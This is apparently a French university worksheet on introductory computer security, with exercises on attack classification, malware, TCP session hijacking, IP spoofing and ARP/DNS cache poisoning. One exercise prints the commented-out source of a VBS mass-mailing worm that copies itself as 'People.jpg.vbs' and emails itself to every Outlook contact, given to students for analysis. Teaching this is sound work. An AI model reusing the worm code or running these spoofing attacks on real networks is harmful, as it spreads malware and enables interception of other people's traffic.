TD 1 – Initiation à la Sécurité Informatique

Exercice 1 :

1. Quels sont les différents types de sécurité étudiés au cours ?
2. Identifiez les exigences fondamentales en sécurité informatique. Puis, expliquez la différence entre eux.
3. Présentez les mécanismes de sécurité définis dans X.800.
4. Aujourd'hui, les chercheurs en sécurité informatique s'intéressent davantage au "Privacy" ? Est-ce que peut-on la classifier comme une exigence de sécurité ?
5. Quels sont les services offerts par le contrôle d'accès ?

Exercice 2 :

1. On a vu au cours que l'authentification est un moyen pour vérifier ou pour prouver l'identité d'un utilisateur. Cependant, l'utilisateur doit il présenter quelles informations pour prouver son identité ?
2. Quel est la différence entre authentification, authentification à deux facteurs, et authentification à trois facteurs ? Donnez des exemples.
3. Présentez le schéma "*Authentification vs. Autorisation*" vu au cours.
4. Quels sont les différents types d'intégrité.
5. Dessinez une matrice semblable au tableau 1.3 (vu au chapitre 1) qui montre la relation entre les services de sécurité et les attaques.
6. Dessinez une matrice semblable au tableau 1.3 (vu au chapitre 1) qui montre la relation entre les mécanismes de sécurité et les attaques.

TD 2 – Les attaques Informatique

Exercice 1 :

1. Classifiez les attaquants par compétence, puis par objectif.
2. Donnez deux classifications standard (vu au cours) pour les attaques. Cependant, vous pouvez proposer une nouvelle classification et cela n'est possible qu'à après l'étude de tous les attaques.
3. Nous avons vu au cours les attaques réseaux (les plus fréquentes) publié par McAfee Labs en 2016. Donnez quatre attaques les plus fréquentes.
4. Basé sur l'application du map développée par kaspersky (https://cybermap.kaspersky.com/), on a pu voir au cours les attaques en temps réel. Comment sont-elles détectées en temps réel ?
5. Donnez quatre scénarios pour lancer une attaque physique.
6. Donnez trois scénarios pour lancer une attaque en réseau.
7. Donnez un scénario pour lancer une attaque DoS en réseau.

Exercice 2 :

1. Quelle est la différence entre les menaces de sécurité passives et actives?
2. Listez et définissez brièvement les catégories d'attaques de sécurité passives et actives.
3. En classe, nous avons fait la distinction entre une attaque de porte d'entrée et une attaque de porte arrière (front-door attack and a back-door attack). Expliquez comment ils sont différents et donnent un exemple de chacun.
4. Donnez des exemples de ce que le malware tente d'accomplir.
5. Décrivez les façons dont les pirates blancs (white-hat hackers) tentent de rendre les systèmes informatiques plus sûrs.
6. Accédez au site Symmantec Security Response à l'adresse suivante:

   Http://securityresponse.symantec.com/

   Voir la liste des dernières menaces de virus. Quels sont les noms des cinq premiers?

TD 3– Malware

Exercice 1 :

1. Les attaques nouvelles sur Internet et qu'elles n'ont pas encore été classées, sont appelées «attaques de jour zéro, zero-day attacks». Faire des recherches sur Internet sur les attaques de jour zéro. Qu'as-tu appris?
2. Quelle est la différence entre un virus et un ver ?
3. Dans quelle mesure les vers sont-ils plus dangereux que les virus ?
4. Certains vers qui se propagent sur Internet ne provoquent aucun dommage sur les machines atteintes. Pourquoi sont-ils cependant nuisibles ?
5. Pour désinfecter un ordinateur, il est recommandé de le redémarrer depuis un CD-ROM ou une clef USB; pourquoi ?

Exercice 2 :

1. Qu'est-ce qu'une porte dérobée (backdoor) ?
2. Comment un attaquant peut-il procéder pour en installer une ?
3. Qu'est-ce qu'un cheval de Troie ?
4. Comment un attaquant peut-il procéder pour en installer un ?

Exercice 3 :

Il arrive régulièrement que des codes malveillants réussissent à persister sur une machine sans être détectés par les antivirus installés par la victime de l'infection. Décrire deux techniques différentes qui permettent à un code malveillant de ne pas être détecté par les logiciels antivirus.

Exercice 4 :

Quelle(s) technique(s) utilise un antivirus pour détecter les programmes malveillants ?

Exercice 5 :

Analyser le code VBS ci-après en identifiant de manière générale ses différentes fonctions.

```
'Do not execute this code on your own computer!
'On Error Resume Next
'Set shell = CreateObject("WScript.Shell")
'shell.regwrite "HKCU\software\OnTheFly\", "made with Vbswg 1.50b"
'Set fileobject= Createobject("scripting.filesystemobject")
'fileobject.copyfile wscript.scriptfullname,fileobject.GetSpecialFolder(0)&
                                                        "\People.jpg.vbs"
'if shell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
' infect()
'end if
'if month(now) =1 and day(now) =26 then
' shell.run "Http://www.dynabyte.nl",3,false
'end if
'Set myfile= fileobject.opentextfile(wscript.scriptfullname, 1)
'file content= myfile.readall
'myfile.Close
'Do
' If Not (fileobject.fileexists(wscript.scriptfullname)) Then
' Set new file= fileobject.createtextfile(wscript.scriptfullname, True)
```

```
' new file.write file content
' new file.Close
' End If
'Loop
'Function infect()
'On Error Resume Next
'Set my outlook = CreateObject("Outlook.Application")
'If my outlook= "Outlook"Then
' Set my mapi=my outlook.GetNameSpace("MAPI")
' Set my addrlists= my mapi.AddressLists
' For Each my list In my addrlists
' If my list.AddressEntries.Count <> 0 Then
' num addr = my list.AddressEntries.Count
' For i = 1 To num addr
' Set my msg = my outlook.CreateItem(0)
' Set my addr = my list.AddressEntries(i)
' my msg.To = my addr.Address
' my msg.Subject = "Here you have, ;o)"
' my msg.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
' set my attachement=my msg.Attachments
' my attachement.Add fileobject.GetSpecialFolder(0)& "\People.jpg.vbs"
' my msg.DeleteAfterSubmit = True
' If my msg.To <> "" Then
' my msg.Send
' shell.regwrite "HKCU\software\OnTheFly\mailed", "1"
' End If
' Next
' End If
' Next
'end if
'End Function
```

Exercice 6 :

1. En général, les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus. Pour quelle raison une machine équipée d'un tel produit peut tout de même se faire infecter ?
2. S'ils reconnaissent tous les mêmes virus, quel peut être l'avantage d'utiliser des produits de différentes marques ?

TD 4 – Vulnérabilités des réseaux

Exercice 1 :

Un attaquant **A1** espionne une connexion **Telnet** entre **U1** et **U2**. Il forge un paquet TCP pour insérer la commande **\n echo HACKED \n** dans le flux de données. Le dernier échange de paquets avant l'insertion est illustrée ci-dessous. Compléter la figure avec le paquet inséré et les paquets suivants.



Figure 4.1 Vol de session TCP (à compléter)

Exercice 2 :

Une attaque de type **« IP spoofing »** consiste à se faire passer pour une autre machine en utilisant son adresse IP comme adresse source. La fameuse attaque de Minick contre Shimomura avait pour but de faire exécuter une commande malveillante sur la machine cible en se faisant passer pour une autre se trouvant dans le même réseau local.

1. Pourquoi l'attaquant a-t-il utilisé l'adresse IP d'une machine au lieu d'en choisir une au hasard ?
2. Quelles sont les trois étapes principales de cette attaque ?
3. Si l'attaquant s'était trouvé sur le même réseau local, en quoi l'attaque aurait-elle été différente ?
4. Quel est typiquement le but d'un attaquant qui effectue une attaque de vol de session ?

Exercice 3 :

On considère un réseau local (LAN) composé de deux stations de travail et séparé de l'extérieur par un routeur (passerelle). Les stations de travail sont configurées pour utiliser le serveur DNS 128.178.33.38 extérieur au LAN et n'utilisent de cache DNS interne. On considère

deux serveurs HTTP extérieurs au LAN, www.site1.dz et www.site2.dz . Les différents éléments sont représentés sur la figure 3.14. L'objectif de l'exercice est de proposer une attaque fondée sur l'empoissonnement du cache DNS, telle que lorsque l'utilisateur de **station1** (victime) tentera d'accéder au site www.site1.dz , il aboutira de manière transparente sur le site www.site2.dz . L'attaque sera effectuée à partir de **station2.**

Lorsqu'une station souhaite communiquer avec l'extérieur du LAN, elle utilise, comme adresse MAC destination, l'adresse MAC de la passerelle. La passerelle reçoit le paquet et le retransmet en direction de sa destination (qui se trouve en dehors du LAN) ; l'adresse destination dans le paquet IP reste inchangée. On suppose pour l'instant qu'aucune des machines du LAN (y compris la passerelle) ne connait l'adresse MAC des autres machines te que le protocole ARP est utilisé pour obtenir des adresses MAC.

1. L'utilisateur de la machine station 1 exécute la commande **ping 192.168.1.2**. Ci-dessous figurent les messages échangés sur le LAN jusqu'à l'envoi du Ping ainsi que les adresses contenues dans le paquet **ping** ; compléter le tableau :
   1- 192.168.1.1 envoie [ARP who-has ? 192.168.1.2] à l'ensemble du LAN.
   2- 192.168.1.2 répond [ARP is-at 00 :00 :00 :00 :00 :02] à 00 :00 :00 :00 :00 :01.
   3- 192.168.1.1 envoie le paquet ping à 192.168.1.2

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

2. L'utilisateur de station1 exécute la commande ping 128.178.33.38 (machine extérieure du LAN). De la même manière que précédemment, indiquer les messages échangés sur le LAN jusqu'à l'envoi du ping, et compléter le tableau.

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

   Bien que les protocoles DNS et ARP soient fondés sur des principes radicalement différents, leur objectif est le même, à savoir éviter à l'utilisateur la mémorisation d'adresses. Le protocol DNS effectue la conversation entre les noms de domaine, en général faciles à retenir, et les adresses IP. On notera [DNS who-is ? « domain name »] une requete DNS [DNS it-at « domain name »] une réponse DNS.
3. L'utilisateur de station 1 exécute la commande ping www.site1.dz. Indiquer tous les messages échangés sur le LAN jusqu'à l'envoi du paquet ping, puis compléter les tableau suivants.

Adresse destination dans le paquet **DNS**

IP destination	
MAC destination	

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

4. On suppose maintenant que les machines conservent en mémoire les adresses MAC récemment utilisées. Sachant que de nombreux systèmes d'exploitation acceptant les réponses ARP même s'ils n'ont jamais formulé de requêtes ARP, décrire comment station 2 peut se faire passer pour la passerelle auprès de station 1.
5. L'utilisateur de station 1 exécute la commande ping 128.178.33.38 ; compléter le tableau ci-dessous avec les informations qui seront contenues dans le paquet ping, dans le cas où il n'y a pas d'attaque et dans le cas où l'attaque a lieu.

Adresse destination dans le paquet **ping**		
	Sans attaque	Avec attaque
IP destination		
MAC destination		

6. On suppose que station 2 réussit à se faire passer pour la passerelle auprès de station 1. Expliquer comment utiliser cette mascarade pour réaliser l'attaque initialement souhaitée, à savoir que lorsque l'utilisateur de station 1 tentera d'accéder au site www.site1.dz, il aboutira de manière transparente sur le site www.site2.dz . il est important de noter que l'attaque doit rester transparente pour station 1.
7. On suppose que station 2 a mis son attaque en œuvre sur la figure les chemins pris par les paquets transitant sur le LAN lorsque station 1 exécute la commande ping www.site1.dz (on ne dessinera pas les requêtes et réponses ARP).



Figure 4.2 architecture d'un réseau attaqué par empoisonnement du cache ARP (à compléter)